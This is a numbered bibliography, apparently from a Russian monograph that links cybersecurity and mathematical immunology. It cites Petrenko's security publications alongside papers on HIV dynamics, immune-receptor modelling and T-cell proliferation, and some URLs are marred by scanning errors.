24. Чайковский Ю. В. Юбилей Ламарка–Дарвина и революция в иммунологии / Наука и жизнь . – 2009, №№ 2–5.
25. Janeway C. A. Jr. Approaching the asymptote? Evolution and revolution in immunology // Cold Spring Harbor Symp. Quant. Biol., 1989, vol. 13.
26. Petrenko Sergei. Big Data Technologies for Monitoring of Computer Security: A Case Study of the Russian Federation, ISBN 978-3-319-79035-0 and ISBN 978-3-319-79036-7 (eBook), https://doi.org/10.1007/978-3-319-79036-7 © 2018 Springer Nature Switzerland AG, part of Springer Nature, 1st ed. 2018, XXVII, 249 p. 93 illus.
27. Petrenko Sergei. Cyber Security Innovation for the Digital Economy: A Case Study of the Russian Federation, ISBN: 978-87-7022-022-4 (Hardback) and 978-87-7022-021-7 (Ebook) © 2018 River Publishers, River Publishers Series in Security and Digital Forensics, 1st ed. 2018, 490 p. 198 illus.

28. Petrenko, A. S., Petrenko S. A., Makoveichuk, K.A., Chetyrbok, P.V. The IIoT/IoT device control model based on narrow-band IoT (NB-IoT), 2018 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus), 2018, pp. 950–953.
29. Petrenko, A. S., Petrenko, S. A., Makoveichuk, K. A., Chetyrbok, P. V. Protection model of PCS of subway from attacks type «wanna cry», «petya» and «bad rabbit» IoT, 2018 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus), 2018, pp. 945–949.
30. Petrenko, S. A., Stupin, D. D. Assignment of semantics calculations in invariants of similarity. 2017 IVth International Conference on Engineering and Telecommunication (EnT), 2017, pp. 127–129.
31. Petrenko, A. S., Petrenko, S. A., Makoveichuk, K. A., Chetyrbok, P. V. About readiness for digital economy. 2017 IEEE II International Conference on Control in Technical Systems (CTS), 2017, pp. 96–99.
32. Petrenko, S.A., Makoveichuk, K.A. Ontology of cyber security of self-recovering smart Grid. CEUR Workshop. 2017, pp. 98–106.
33. Petrenko, S. A., Petrenko, A. S. Designing the corporate segment SOPKA, Protection of information, Inside. No. 6 (72), pp. 47–52, Russia, 2016.
34. Petrenko, S. A., Petrenko, A. S. Practice of application the GOST R IEC 61508, Information protection, Insider, No 2 (68), pp. 42–49, Russia, 2016.
35. Petrenko, S. A., Petrenko, A. S. From Detection to Prevention: Trends and Prospects of Development of Situational Centers in the Russian Federation, Intellect & Technology, No. 1 (12), pp. 68–71, Russia, 2017.
36. Petrenko, S. A., Stupin, D. D. (2017). National Early Warning System on Cyber - attack: a scientific monograph [under the general editorship of SF Boev] "Publishing House" Athena ", University of Innopolis; Innopolis, Russia, p. 440.
37. Petrenko, S. A., Petrenko, A. S. (2016). Lecture 12, Perspective tasks of information security, Intelligent Information Radiophysical Systems, MSTU, N. E Bauman; [ed. S.F. Boev, D. D. Stupin, A.A. Kochkarov], Moscow, Russia, pp. 155–166.
38. Petrenko, S. A., Petrenko, A. S. The task of semantics of partially correct calculations in similarity invariants, Remote educational technologies,Materials of the II All-Russian Scientific and Practical Internet Conference, Russia, 2017, pp. 365–371.
39. Petrenko, S. A., Petrenko A. A. Information Security Audit Internet/Intranet (Information Technologies for Engineers), 2 nd ed, DMK-Press, p. 314, Moscow, Russia, 2012.
40. Petrenko, S. A. Methods of detecting intrusions and anomalies of the functioning of cybersystem, Risk management and safety, Russia-2009. Vol. 41, pp. 194–202..
41. Petrenko, S. A. The concept of maintaining the efficiency of cybersystem in the context of information and technical impacts, Proceedings of the ISA RAS, Risk management and safety, Vol. 41, pp. 175–193, Russia, 2009.
42. Petrenko, S. A. Stability problem of the cybersystem functioning under the conditions of destructive effects, Proceedings of the ISA RAS, Risk management and security, Vol. 52. pp. 68–105, Russia, 2010.
43. Petrenko, S. A. Methods of ensuring the stability of the functioning of cybersystems under conditions of destructive effects, Proceedings of the ISA RAS, Risk management and security Vol. 52, pp. 106–151, Russia, 2010.
44. Petrenko, S. A. The Cyber Threat model on innovation analytics DARPA, Trudy SPII RAN, Issue. 39, pp. 26–41, Russia, 2015.
45. Petrenko, S. A., Petrenko, A. S. New Doctrine of Information Security of the Russian Federation, Information Protection, Inside. No. 1 (73). pp. 33–39, Russia, 2017.
46. Petrenko, S. A., Petrenko, A. S. New Doctrine as an Impulse for the Development of Domestic Information Security Technologies // Intellect & Technology, No. 2 (13), pp. 70–75, Russia, 2017.
47. Petrenko, S. A., Petrenko, A. A. Ontology of the cyber-security of self-healing SmartGrid, Protection of information, Inside, No. 2 (68), pp. 12–24, Russia, 2016.
48. Petrenko, S. A., Petrenko, A. A. The way to increase the stability of LTE-network in the conditions of destructive cyber – attacks, Questions of cybersecurity, No. 2 (10), pp. 36–42, Russia, 2015.
49. Petrenko, S. A., Petrenko, A.A. Cyberunits: methodical recommendations of ENISA, Questions of cybersecurity, No. 3 (11), pp. 2–14, Russia, 2015.
50. Petrenko, S. A., Petrenko, A. A. Research and Development Agency DARPA in the field of cybersecurity, Questions of cybersecurity, No. 4 (12), Russia, pp. 2–22, 2015.
51. Petrenko, S. A., Kurbatov, V. A., Bugaev, I. A., Petrenko, A. S. Cognitive system of early cyber-attack warning, Protection of information, Inside, No. 3 (69), pp. 74–82, Russia, 2016.

52. Petrenko, S. A., Petrenko, A. S. Big data technologies in the field of information security, Protection of information, Inside, No. 4 (70), pp. 82–88, Russia, 2016.
53. Petrenko, A.S., Bugaev, I.A., Petrenko, S.A. Master data management system SOPKA, Information protection, Inside. No. 5 (71), pp. 37–43, Russia, 2016.
54. Petrenko, S. A., Petrenko, A. S. Creation of a cognitive supercomputer for the cyber - attack prevention, Protection of information. Inside, No. 3 (75), pp. 14–22, Russia, 2017.
55. Petrenko, S.A., Asadullin, A. Ya., Petrenko, A.S. Evolution of the von Neumann architecture, Protection of information. Inside. No. 2 (74), pp. 8–28, Russia, 2017.
56. Petrenko, S. A., Petrenko, A. S. Super-productive monitoring centers for security threats, Part 1, Protection of information. Inside, No. 2 (74), pp. 29м36, Russia, 2017.
57. Petrenko, S. A., Petrenko, A.S. Super-productive monitoring centers for security threats, Part 2, Protection of information, Inside, No. 3 (75), pp. 48–57, Russia, 2017.
58. Petrenko, S. A., Petrenko, A. S. Profile of the security of the mobile operating system, Tizen, Information security. Inside, No. 4 (76), pp. 33–42, Russia, 2017.
59. Petrenko, S. A., Shamsutdinov, T. I., Petrenko, A. S. Scientific and technical problems of development of situational centers in the Russian Federation, Information protection, Inside, No. 6 (72). pp. 37–43, Russia, 2016.
60. Petrenko, S. A., Petrenko, A. S. The first interstate cyber-training of the CIS countries: "Cyber-Antiterror-2016", Information protection, Inside, No. 5 (71), pp. 57–63, Russia, 2016.
61. Petrenko, S. A. Methods of Information and Technical Impact on Cyber Systems and Possible Countermeasures, Proceedings of ISA RAS, Risk Management and Security, pp. 104-146, Russia, 2009.
62. Petrenko, S. A., Petrenko, A. A. (2002). Intranet Security audit (Information technologies for engineers), DMK Press, Moscow, Russia, p. 416.
63. Petrenko, S. A., Simonov, S. V. (2004). Management of Information Risks, Economically justified safety (Information technology for engineers), DMK-Press, Moscow, Russia, p. 384.
64. Petrenko, S. A., Kurbatov, V. A. (2005). Information Security Policies (Information Technologies for Engineers), DMK Press, p. 400, Russia, Moscow.
65. Barabanov A. V., Markov A. S., Tsirlov V. L. Methodological Framework for Analysis and Synthesis of a Set of Secure Software Development Controls, Journal of Theoretical and Applied Information Technology, 2016, vol. 88, No 1, pp. 77–88.
66. Lomako, A. G., Petrenko, S. A., Petrenko, A. S. Model of the Immune System of Stable Computations, In: Information Systems and Technologies in Modeling and Control. Materials of the all-Russian scientific-practical conference, pp. 250м254, Russia, 2017.
67. Lomako, A. G., Petrenko, S. A., Petrenko, A. S. Representation of perturbation dynamics for the organization of computations with memory, In: Remote educational technologies,Materials of the II All-Russian Scientific and Practical Internet Conference, pp. 355–359, 2017.
68. Lomako, A. G., Petrenko, S. A., Petrenko, A. S. Realization of the immune system of the stable computations organization, In: Information systems and technologies in modelling and management, Materials of the All-Russian scientific and practical conference, pp. 255м259, Russia, 2017.
69. Mamaev, M. A., Petrenko, S. A. Technologies of information protection on the Internet. - St. Petersburg.: publishing house "Peter", p. 848, Russia, St.Petersburg, 2002.
70. Vorobiev, E. G., Petrenko, S. A., Kovaleva, I. V., Abrosimov, I. K. Analysis of computer security incidents using fuzzy logic, In Proceedings of the 20th IEEE International Conference on Soft Computing and Measurements (24–26 May 2017,), SCM 2017, pp 349–352, St. Petersburg, Russia, 2017.
71. Vorobiev, E. G., Petrenko, S. A., Kovaleva, I. V., Abrosimov, I. K. Organization of the entrusted calculations in crucial objects of informatization under uncertainty, In Proceedings of the 20th IEEE International Conference on Soft Computing and Measurements (24–26 May 2017). SCM, pp 299–300. DOI: 10.1109/SCM.2017.7970566, St. Petersburg, Russia, 2017.
72. Марчук Г. И. Математические модели в иммунологии: вычислительные методы и эксперименты. М.: Наука, 1991. 299 с.
73. Bell George I., Perelson Alan S., Pimbley George H. (eds.). Theoretical Immunology. Front Cover. M. Dekker, 1978.
74. DeLisi Charles, Jacques R. J. Regulation of Immune Response Dynamics: Hiernaux. 1982
75. Nowak M. HIV mutation rate. // Nature. 1990. Oct. Vol. 347, no. 6293. P. 522. *URL: http://dx.doi.org/10.1038/347522a0.*

76. Mansky L. M., Temin H. M. Lower in vivo mutation rate of human immunodeficiency virus type 1 than that predicted from the fidelity of purified reverse transcriptase. // J Virol. 1995. Aug. Vol. 69, no. 8. P. 5087-5094.
77. Huang K.J., Wooley D.P. A new cell-based assay for measuring the forward mutation rate of HIV-1 // Journal of Virological Methods. 2005. Т. 124, № 1–2. С. 95–104. *URL: http: //www.sciencedirect.com/science/article/pii/S0166093404003453.*
78. Nowak M„ May R., Anderson R. The evolutionary dynamics of HIV-1 quasispecies and the development of immunodeficiency disease// AIDS. 1990. no. 4. P. 1095–1103.
79. Antigenic diversity thresholds and the development of AIDS. / M. A. Nowak, R. M. Anderson, R. McLean et al. // Science. 1991. Nov. Vol. 254, no. 5034. P. 963–969.
80. Consistent viral evolutionary changes associated with the progression of human immunodeficiency virus type 1 infection. / R. Shankarappa, J. B. Margolick, S. J. Gange et al. // J Virol. 1999. Dec. Vol. 73, no. 12. P. 10489–10502.
81. Dynamic Correlation between Intrahost HIV-1 Quasispecies Evolution and Disease Progression. / Lee Ha Youn, Alan S. Perelson, Park Su Chan [и др.] // PLoS Computational Biology. 2008. Т. 4, № 12. С. 1–14.
82. Asquith Becca, Bangham Charles R M. An introduction to lymphocyte and viral dynamics: the power and limitations of mathematical analysis. // Proceedings of the Royal Society B: Biological Sciences. 2003. Т. 270, № 1525. С. 1651–1657.
83. Nowak M. A., Bangham C. R. Population dynamics of immune responses to persistent viruses. // Science. 1996. Apr. Vol. 272, no. 5258. P. 74–79.
84. HIV-1 dynamics in vivo: virion clearance rate, infected cell life-span, and viral generation time. / A. S. Perelson, A. U. Neumann, M. Markowitz et al. // Science. 1996. Mar. Vol. 271, no. 5255. P. 1582–1586.
85. Rapid production and clearance of HIV-1 and hepatitis C virus assessed by large volume plasma apheresis. / Bharat Ramratnam, Sebastian Bonhoeffer, James Binley [и др.] // Lancet. 1999. Т. 354, № 9192. С. 1782–1785.
86. Perelson A. S. Modelling viral and immune system dynamics. // Nat Rev Immunol. 2002. Jan. Vol. 2, no. 1. P. 28–36. *URL: http: //dx. doi . org/10.1038/nr 1700.*
87. Nowak M. A., May R. M. C. Virus dynamics: mathematical principles of immunology and virology. Oxford University Press, 2000. *URL: http://books.google.com/books? id=NL5TsP-hVxsC.*
88. Андерсон Р., Мэй Р. Инфекционные болезни человека. Динамика и контроль / под ред. Г. И. Марчук. Мир, Научный мир, 2004. С. 784. пер. с англ. Романюхи А. А., Руднева С. Г.
89. Grossman E. What did mathematical models contribute to AIDS research? (book review) // Trends in Ecology & Evolution. 2001. Т. 16, № 8. С. 466–467.
90. Gennady Bocharov, Hermann Brunner, Zvi Grossman. Special Issue on Mathematics Applied to Immunology // Journal of Computational and Applied Mathematics. 2005. Т. 184, № 1. С. 1 - 3. Special Issue on Mathematics Applied to Immunology. *URL: http: //www.sciencedirect.com/science/article/pii/S0377042705000579.*
91. Апонин Ю. М., Апонина Е. А. Иерархия моделей математической биологии и численноаналитические методы их исследования (обзор) // Матем. биолог, и биоинформ. 2007. Т. 2, № 2. С. 347–360.
92. Underwhelming the immune response: effect of slow virus growth on CD8+-T-lymphocyte responses. / Gennady Bocharov, Burkhard Ludewig, Antonio Bertoletti et al. // J Virol. 2004. Mar. Vol. 78, no. 5. P. 2247–2254.
93. Immune impairment in HIV infection: Existence of risky and immunodeficiency thresholds / Shingo Iwami, Tomoyuki Miura, Shinji Nakaoka [и др.] // Journal of Theoretical Biology. 2009. Т. 260, № 4. С. 490м 501. *URL: http: //www. sciencedirect. com/science/ article/pii/SO022519309003002.*
94. Modeling sequence evolution in acute HIV-1 infection / Ha Youn Lee, Elena E. Giorgi, Brandon F. Keele [и др.] // Journal of Theoretical Biology. 2009. Т. 261, № 2. С. 341–360. *URL: http://www.sciencedirect.com/science/article/pii/ S0022519309003506.*
95. Rob J De Boer, Ruy M Ribeiro, Alan S Perelson. Current estimates for HIV-1 production imply rapid viral clearance in lymphoid tissues. // PLoS Comput Biol. 2010. Vol. 6, no. 9. P. el000906. U*RL: http: //dx.doi . org/10.1371/journal. pcbi. 1000906.*
96. Pathogenesis and treatment of HIV infection: the cellular, the immune system and the neuroendocrine systems perspective. / V. A. Chereshnev, G. Bocharov, S. Bazhan et al. // Int Rev Immunol. 2013. Jun. Vol. 32, no. 3. P. 282–306. *URL: http://dx.doi.org/10.3109/ 08830185.2013.779375.*
97. Mathematical modeling of viral kinetics:: a tool to understand and optimize therapy / Thomas J Layden, Jennifer E Layden, Ruy M Ribeiro [и др.] // Clinics in Liver Disease. Т. 7, № 1. С. 163–178. *URL: http://www.sciencedirect.com/science/ article/pii/S1089326102000636.*
98. Libin Rong, Alan S. Perelson. Modeling HIV persistence, the latent reservoir, and viral blips // Journal of Theoretical Biology. 2009. Т. 260, № 2. С. 308–331. *URL: http://www. sciencedirect.com/science/article/pii/SO022519309002665.*

99. Yuan Y., Allen L. J. S. Stochastic models for virus and immune system dynamics. // Math Biosci. 2011. Dec. Vol. 234, no. 2. P. 84–94. *URL: http: / /dx. doi. org/10.1016/ j. mbs.2011.08.007.*
100. Grossman Z. Mathematical modeling of thymopoiesis in HIV infection: real data, virtual data, and data interpretation // Clin Immunol. 2003. Jun. Vol. 107, no. 3. P. 137–139.
101. Математические технологии анализа кинетических факторов развития иммунных реакций / Г. А. Бочаров, В. А. Черешнев, Т. Б Лузянина [и др.] // Технологии живых систем. 2009. Т. 6, № 7. С. 4–15.
102. Кузнецов С. Р. Математическая модель иммунного ответа. Вестник СПбГУ. Сер. 10. 2015. Вып. 4. 16 р.
103. Tan W.Y., Wu H. Deterministic and stochastic models of AIDS epidemics and HIV infections with intervention. World Scientific, 2005. *URL: http://books.google.ru/books? id=lmpLlygISfQC.*
104. Wodarz D. Killer cell dynamics: mathematical and computational approaches to immunology. Interdisciplinary applied mathematics. Springer, 2007. С. 220. *URL: http: //books. google.ru/books?id=RhuYVLsExJgC.*
105. Molina Paris C. Mathematical Models and Immune Cell Biology / под ред. С. Molina- Paris, G. Lythe. Springer, 2011. С. 407. *URL: http://books.google.ru/books? id=wlELSzYr_bMC.*
106. Nowak M. A. Evolutionary dynamics: exploring the equations of life. Belknap Press of Harvard University Press, 2006. *URL: http://books.google.ru/books?id= YXrIRDuAbEOC.*
107. Mathematical modeling of tumor therapy with oncolytic viruses: regimes with complete tumor elimination within the framework of deterministic models. / A. S. Novozhilov, F. S. Berezovskaya, E. V. Koonin et al. // Biol Direct. 2006. Vol. 1. P. 6. *URL: http://dx.doi.org/10.1186/1745-6150-1-6.*
108. Komarova N. L., Wodarz D. ODE models for oncolytic virus dynamics. // J Theor Biol. 2010. Apr. Vol. 263, no. 4. P. 530-543. *URL: http://dx.doi.Org/10.1016/j.jtbi. 2010.01.009.*
109. Lagache T. Dauty E., Holcman D. Physical principles and models describing intracellular virus particle dynamics. // Curr Opin Microbiol. 2009. Aug. Vol. 12, no. 4. P. 439^4-45. *URL: http://dx.doi.org/10.1016/j.mib.2009.06.015.*
110. Celada F. The cellular basis of immunologic memory. // Prog Allergy. 1971. Vol. 15. P. 223267.
111. Dintzis H. M., Dintzis R. Z., Vogelstein B. Molecular determinants of immunogenicity: the immunon model of immune response. // Proc Natl Acad Sci USA. 1976. Oct. Vol. 73, no. 10. P. 3671–3675.
112. Perelson Alan S., Weisbuch Gerard. Immunology for physicists // Rev. Mod. Phys. 1997. Oct. Т. 69. С. 1219–1268. *URL: http://link.aps.org/doi/10.1103/RevModPhys. 69.1219.*
113. A new bell-shaped function for idiotypic interactions based on cross-linking. / R. J. De Boer, M. C. Boerlijst, B. Sulzer et al. // Bull Math Biol. 1996. Mar. Vol. 58, no. 2. P. 285–312.
114. Dembo M., Goldstein B. Theory of equilibrium binding of symmetric bivalent haptens to cell surface antibody: application to histamine release from basophils. // J Immunol. 1978. Jul. Vol. 121, no. 1. P. 345–353.
115. Goldstein B., Perelson A. S. Equilibrium theory for the clustering of bivalent cell surface receptors by trivalent ligands. Application to histamine release from basophils. // Biophys J. 1984. Jun. Vol. 45, no. 6. P. 1109-1123. *URL: http://dx.doi.org/10.1016/ S0006-3495(84)84259-9.*
116. DeLisi C., Perelson A. The kinetics of aggregation phenomena. I. Minimal models for patch formation of lymphocyte membranes. // J Theor Biol. 1976. Oct. Vol. 62, no. 1. P. 159–210.
117. Histamine release due to bivalent penicilloyl haptens the relation of activation and desensitization of basophils to dynamic aspects of ligand binding to cell surface antibody. / M. Dembo, Goldstein, A. K. Sobotka et al. // J Immunol. 1979. Feb. Vol. 122, no. 2. P. 518–528.
118. Alan S. Perelson, Charles DeLisi. Receptor clustering on a cell surface. I. theory of receptor cross-linking by ligands bearing two chemically identical functional groups // Mathematical Biosciences. 1980. Т. 48, № 1–2. С. 71 - 110. *URL: http://www.sciencedirect. com/science/article/pii/0025556480900176.*
119. Goldsten Byron, Wofsy Carla. Theory of equilibrium binding of a bivalent ligand to cell surface antibody: The effect of antibody heterogeneity on cross-linking // Journal of Mathematical Biology. 1980. Т. 10. С. 347–366. 10.1007/BF00276094. *URL: http: //dx.doi.org/10.1007/BF00276094.*
120. Vogelstein B., Dintzis R. Z., Dintzis H. M. Specific cellular stimulation in the primary immune response: a quantized model. // Proc Natl Acad Sci USA. 1982. Jan. Vol. 79, no. 2. P. 395399.
121. Faro J., Velasco S. Crosslinking of membrane immunoglobulins and B-cell activation: a simple model based on percolation theory. // Proc Biol Sci. 1993. Nov. Vol. 254, no. 1340. P. 139-145. URL: http: //dx. doi. org/10.1098/ rspb .1993.0138.
122. Sulzer B., De Boer R. J„ Perelson A. S. Cross-linking reconsidered: binding and cross-linking fields and the cellular response. // Biophys J. 1996. Mar. Vol. 70, no. 3. P. 1154-1168. *URL: http://dx.doi.org/10.1016/S0006-3495(96)79676-5.*

123. Memory in idiotypic networks due to competition between proliferation and differentiation. / B. Sulzer, J. L. van Hemmen, A. U. Neumann et al. // Bull Math Biol. 1993. Nov. Vol. 55, no. 6. P. 1133–1182.
124. De Boer R. J., Hogeweg P. Memory but no suppression in low-dimensional symmetric idiotypic networks. // Bull Math Biol. 1989. Vol. 51, no. 2. P. 223–246.
125. De Boer R. J., Perelson A. S., Kevrekidis I. G. Immune network behavior-I. From stationary states to limit cycle oscillations. // Bull Math Biol. 1993. Vol. 55, no. 4. P. 745-780.
126. Bhanot G. Results from modeling of B-Cell receptors binding to antigen. // Prog Biophys Mol Biol. 2004. Vol. 85, no. 2-3. P. 343-352. *URL: http://dx.doi.Org/10.1016/j. pbiomolbio.2004.01.008.*
127. Alarcon T., Page K. M. Stochastic models of receptor oligomerization by bivalent ligand. // J R Soc Interface. 2006. Aug. Vol. 3, no. 9. P. 545-559. *URL: http: //dx.doi .org/10 . 1098/rsif.2006.0116.*
128. Aggregation of membrane proteins by cytosolic cross-linkers: theory and simulation of the LAT-Grb2-SOSl system. / A. Nag, M. I. Monine, J. R. Faeder et al. // Biophys J. 2009. Apr. Vol. 96, no. 7. P. 2604-2623. URL: http: //dx. doi . org/10. 1016/j.bpj.2009.01.019.
129. Bioinformatics and mathematical modelling in the study of receptor-receptor interactions and receptor oligomerization: Focus on adenosine receptors / Diego Guidolin, Francisco Ciruela, Susanna Genedani [и др.] // Biochimica et Biophysica Acta (BBA) - Biomembranes. 2011. Т. 1808, № 5. С. 1267–1283. Adenosine Receptors. *URL: http: //www.sciencedirect.com/science/article/pii/S0005273610003378.*
130. McKeithan T. W. Kinetic proofreading in T-cell receptor signal transduction. // Proc Natl Acad Sci USA. 1995. May. Vol. 92, no. 11. P. 5042м5046.
131. Goldstein B., Faeder J. R., Hlavacek W. S. Mathematical and computational models of immune-receptor signalling. // Nat Rev Immunol. Theoretical Biology and Biophysics Group, Los Alamos National Laboratory, Los Alamos, New Mexico 87545, USA. bxg@lanl.gov, June. Т. 4, № 6. С. 445–456. *URL: http: //dx. doi. org/10.1038/nril374.*
132. Germain R. N. Computational analysis of T cell receptor signaling and ligand discriminationpast, present, and future. // FEBS Lett. 2010. Dec. Vol. 584, no. 24. P. 4814–4822. *URL: http://dx.doi.org/10.1016/j.febslet.2010.10.027.*
133. TCR ligand discrimination is enforced by competing ERK positive and SHP-1 negative feedback pathways. / Irena Stefanova, Bernhard Hemmer, Marco Vergelli [и др.] // Nature Immunology. 2003. Т. 4, № 3. С. 248.
134. Hale M. B., Nolan G. P. Phospho-specific flow cytometry: intersection of immunology and biochemistry at the single-cell level. // Curr Opin Mol Ther. 2006. Jun. Vol. 8, no. 3. P. 215–224.
135. Altan Bonnet G., Germain R. N. Modeling T cell antigen discrimination based on feedback control of digital ERK responses. // PLoS Biol. 2005. Nov. Vol. 3, no. 11. P. e356. *URL: http://dx.doi.org/10.1371/j ournal.pbio.0030356.*
136. Variability and robustness in T cell activation from regulated heterogeneity in protein levels. / O. Feinerman, J. Veiga, J. R. Dorfman et al. // Science. 2008. Aug. Vol. 321, no. 5892. P. 1081–1084. *URL: http: / /dx. doi. org/10.1126/science.1158013.*
137. Matthew F. Krummel, Michael D. Cahalan. The immunological synapse: a dynamic platform for local signaling. // J Clin Immunol. 2010. May. Vol. 30, no. 3. P. 364–372. *URL: http: //dx.doi.org/10.1007/S10875-010-9393-6.*
138. Eszter Molnar, Sumit Deswal, Wolfgang W. A. Schamel. Pre-clustered TCR complexes. // FEBS Lett. 2010. Dec. Vol. 584, no. 24. P. 4832^4-837. *URL: http: //dx.doi.org/10 . 1016/j.febslet.2010.09.004.*
139. Burroughs N. J., van der Merwe P. A. Stochasticity and spatial heterogeneity in T-cell activation. // Immunol Rev. 2007. Apr. Vol. 216. P. 69-80. *URL: http://dx.doi.org/10. 1111/j.1600-065X.2006.00486.x.*
140. Jerne N. K. Towards a network theory of the immune system. // Arm Immunol (Paris). 1974. Jan. Vol. 125C, no. 1-2. P. 373–389.
141. Behn U. Idiotypic networks: toward a renaissance? // Immunol Rev. 2007. Apr. Vol. 216. P. 142–152. *URL: http:// dx.doi.Org/10.llll/j . 1600-065X. 2006.00496. x.*
142. Янченкова Е. Н. Математическая модель регуляции иммунного ответа на основе теории идиотип-антиидиотипических взаимодействий. PhD. thesis: Санкт- Петербургский государственный университет. 1998.
143. Weisbuch G., De Boer R. J., Perelson A. S. Localized memories in idiotypic networks. // J Theor Biol. 1990. Oct. Vol. 146, no. 4. P. 483-499.
144. Varela F. J., Coutinho A. Second generation immune networks. // Immunol Today. 1991. May. Vol. 12, no. 5. P. 159–166.
145. Sulzer B., Van Hemmen J. L., Behn U. Central immune system, the self and autoimmunity. // Bull Math Biol. 1994. Nov. Vol. 56, no. 6. P. 1009–1040.
146. Paul W. E., Bona C. Regulatory idiotopes and immune networks: a hypothesis // Immunol. Today. 1982. Т. 3. С. 230–234.

147. Severins M., Borghans J.A.M., De Boer R.J. T-Cell Vaccination / под ред. J. Zhang, R.R. Cohen. New York: Nova Science Publishers, 2008. С. 139-158.
148. Perelson A. S., Oster G. F. Theoretical studies of clonal selection: minimal antibody repertoire size and reliability of self-non-self discrimination. // J Theor Biol. 1979. Dec. Vol. 81, no. 4. P. 645–670.
149. Size estimate of the alpha beta TCR repertoire of naive mouse splenocytes. / A. Casrouge, E. Beaudoing, S. Dalle et al. // J Immunol. 2000. Jun. Vol. 164, no. 11. P. 5782–5787.
150. Farmer J. D., Packard N. H., Perelson A. S. The immune system, adaptation and machine learning // Physica D. 1986. Т. 22, № 1–3. С. 187–204. *URL: http://linkinghub. elsevier.com/retrieve/pii/01672789869024OX.*
151. Percus J. K., Percus O. E., Perelson A. S. Predicting the size of the T-cell receptor and antibody combining region from consideration of efficient self-nonself discrimination // Proc. Natl Acad Sci USA. 1993. Mar. Vol. 90, no. 5. P. 1691–1695.
152. De Boer R. J., Perelson A. S. How diverse should the immune system be? // Proc. Biol. Sci. 1993. Jun. Vol. 252, no. 1335. P. 171–175. *URL: http://dx.doi.org/10.1098/ rspb.1993.0062.*
153. Borghans J. A., Noest A. J., De Boer R. J. How specific should immunological memory be? // J. Immunol. 1999. Jul. Vol. 163, no. 2. P. 569–575.
154. Borghans J. A. M., Noest A. J., De Boer R. J. Thymic selection does not limit the individual MHC diversity. // Eur. J. Immunol. 2003. Dec. Vol. 33, no. 12. P. 3353–3358. *URL: http: //dx.doi.org/10.1002/eji.200324365.*
155. Borghans J. A. M., Kesmir C., De Boer R. J. MHC diversity in individuals and populations // In Silico Immunology / под ред. Jon Timmis, Darren R. Flower. New York: Springer, 2006. Dec. С. 176–196. *URL: http: //www.amazon. com/exec/obidos/redirect?tag= citeulike07-20&path=ASIN/0387392386.*
156. De Boer R. Theoretical Immunology. Utrecht University, 2009. *URL: \T2A\cyrd\T2A\cyra\T2A\cyrt\T2A\cyrsftsn\ T2A\cyrs\T2A\cyrs\ T2A\cyrery\T2A\cyrl\T2A\cyrk\T2A\cyru.*
157. Смит Д. Дж., Форрест С., Перельсон А. С. Иммунная память ассоциативна // Искусственные иммунные системы / под ред. Д. Дасгупта. ФИЗМАТЛИТ, 2006.
158. Bauer Amy L., Beauchemin Catherine A. A., Perelson Alan S. Agent-based modeling of hostpathogen systems: The successes and challenges // Inf. Sci. New York, NY, USA, 2009. April. Т. 179. С. 1379–1389. *URL: http://dl. acm. org/citation. cfm?id=1514433 . 1514553.*
159. Variable efficacy of repeated annual influenza vaccination / D. J. Smith, S. Forrest, D. H. Ackley et al. // Proc. Natl. Acad. Sci. USA. 1999. Nov. Vol. 96, no. 24. P. 14001–14006.
160. Mapping the antigenic and genetic evolution of influenza virus / D. J. Smith, A. S. Lapedes, J. C. de Jong et al. // Science. 2004. Jul. Vol. 305, no. 5682. P. 371–376. *URL: http: //dx.doi.org/10.1126/science.1097211.*
161. Smith D. J. Predictability and preparedness in influenza control // Science. 2006. Apr. Vol. 312, no. 5772. P. 392–394. *URL: http://dx.doi.org/10.1126/science. 1122665.*
162. Louzoun Yoram. The evolution of mathematical immunology // Immunological Reviews. 2007. Apr. Т. 216, № 1. С. 9–20. *URL: http://dx.doi.Org/10.llll/j. 1600-065X.2006.00495.x.*
163. Deenick E. K., Gett A. V, Hodgkin P. D. Stochastic model of T cell proliferation: a calculus revealing IL-2 regulation of precursor frequencies, cell cycle time, and survival // J. Immunol. 2003. May. Vol. 170, no. 10. P. 4963^972.
164. A new model for the estimation of cell proliferation dynamics using CFSE data / H. T. Banks, K.L. Sutton, W. C. Thompson et al. // J Immunol Methods. 2011. Oct. Vol. 373, no. 1–2. P. 143–160. *URL: http: //dx. doi . org/10.1016/ j . jim. 2011.08.014.*
165. Evaluation of Multitype Mathematical Models for CFSE-Labeling Experiment Data. / H. Miao, Jin, A. S. Perelson et al. // Bull Math Biol. 2011. Jun. *URL: http://dx.doi.org/ 10.1007/sll538-011-9668-y.*
166. Ganusov V. V., Milutinovic D., De Boer R. J. IL-2 regulates expansion of CD4+ T cell populations by affecting cell death: insights from modeling CFSE data // J. Immunol. 2007. Jul. Vol. 179, no. 2. P. 950–957.
167. Feedback regulation of proliferation vs. differentiation rates explains the dependence of CD4 T-cell expansion on precursor number / G. Bocharov, J. Quiel, T. Luzyanina et al. // Proc. Natl. Acad. Sci. U S A. 2011. Feb. Vol. 108, no. 8. P. 3318–3323. *URL: http://dx.doi.org/ 10.1073/pnas.1019706108.*
168. Quantifying cell turnover using CFSE data / Vitaly V. Ganusov, Sergei S. Pilyugin, Rob J. de Boer [и др.] // Journal of Immunological Methods. 2005. Т. 298, № 1/2. С. 183–200.
169. Measurement of human erythrocyte C4d to erythrocyte complement receptor 1 ratio in cardiac transplant recipients with acute symptomatic allograft failure. / K. C. Lee, C. Y. Chang.
170. Y. C. Chuang et al. // Transplant Proc. 2008. Oct. Vol. 40, no. 8. P. 2638–2642. *URL: http://dx.doi.org/10.1016/j. transproceed.2008.08.027.*
171. Smith J.A., Martin L. Do cells cycle? // Proc. Natl. Acad. Sci. USA. 1973. April. Т. 70. 1263–1267.

172. Computational analysis of CFSE proliferation assay. / T. Luzyanina, S. Mrusek, J. T. Edwards et al. // J. Math. Biol. 2007. Jan. Vol. 54, no. 1. P. 57-89. *URL: http://dx.doi.org/ 10.1007/s00285-006-0046-6.*
173. Bell G. I., Anderson E. C. Cell growth and division. I. A mathematical model with applications to cell volume distributions in mammalian suspension cultures. // Biophys J. 1967. Jul. Vol. 7, no. 4. P. 329-351. *URL: http://dx. doi.org/10.1016/S0006-34 95 (67) 86592-5.*
174. James W. Sinko, William Streifer. A New Model For Age-Size Structure of a Population // Ecology. 1967. Т. 48, № 6. С. 910-918.
175. McKendrick A. G. Applications of mathematics to medical problems // Proceedings of the Edinburgh Mathematical Society. Т. 44. 1926. С. 98–130.
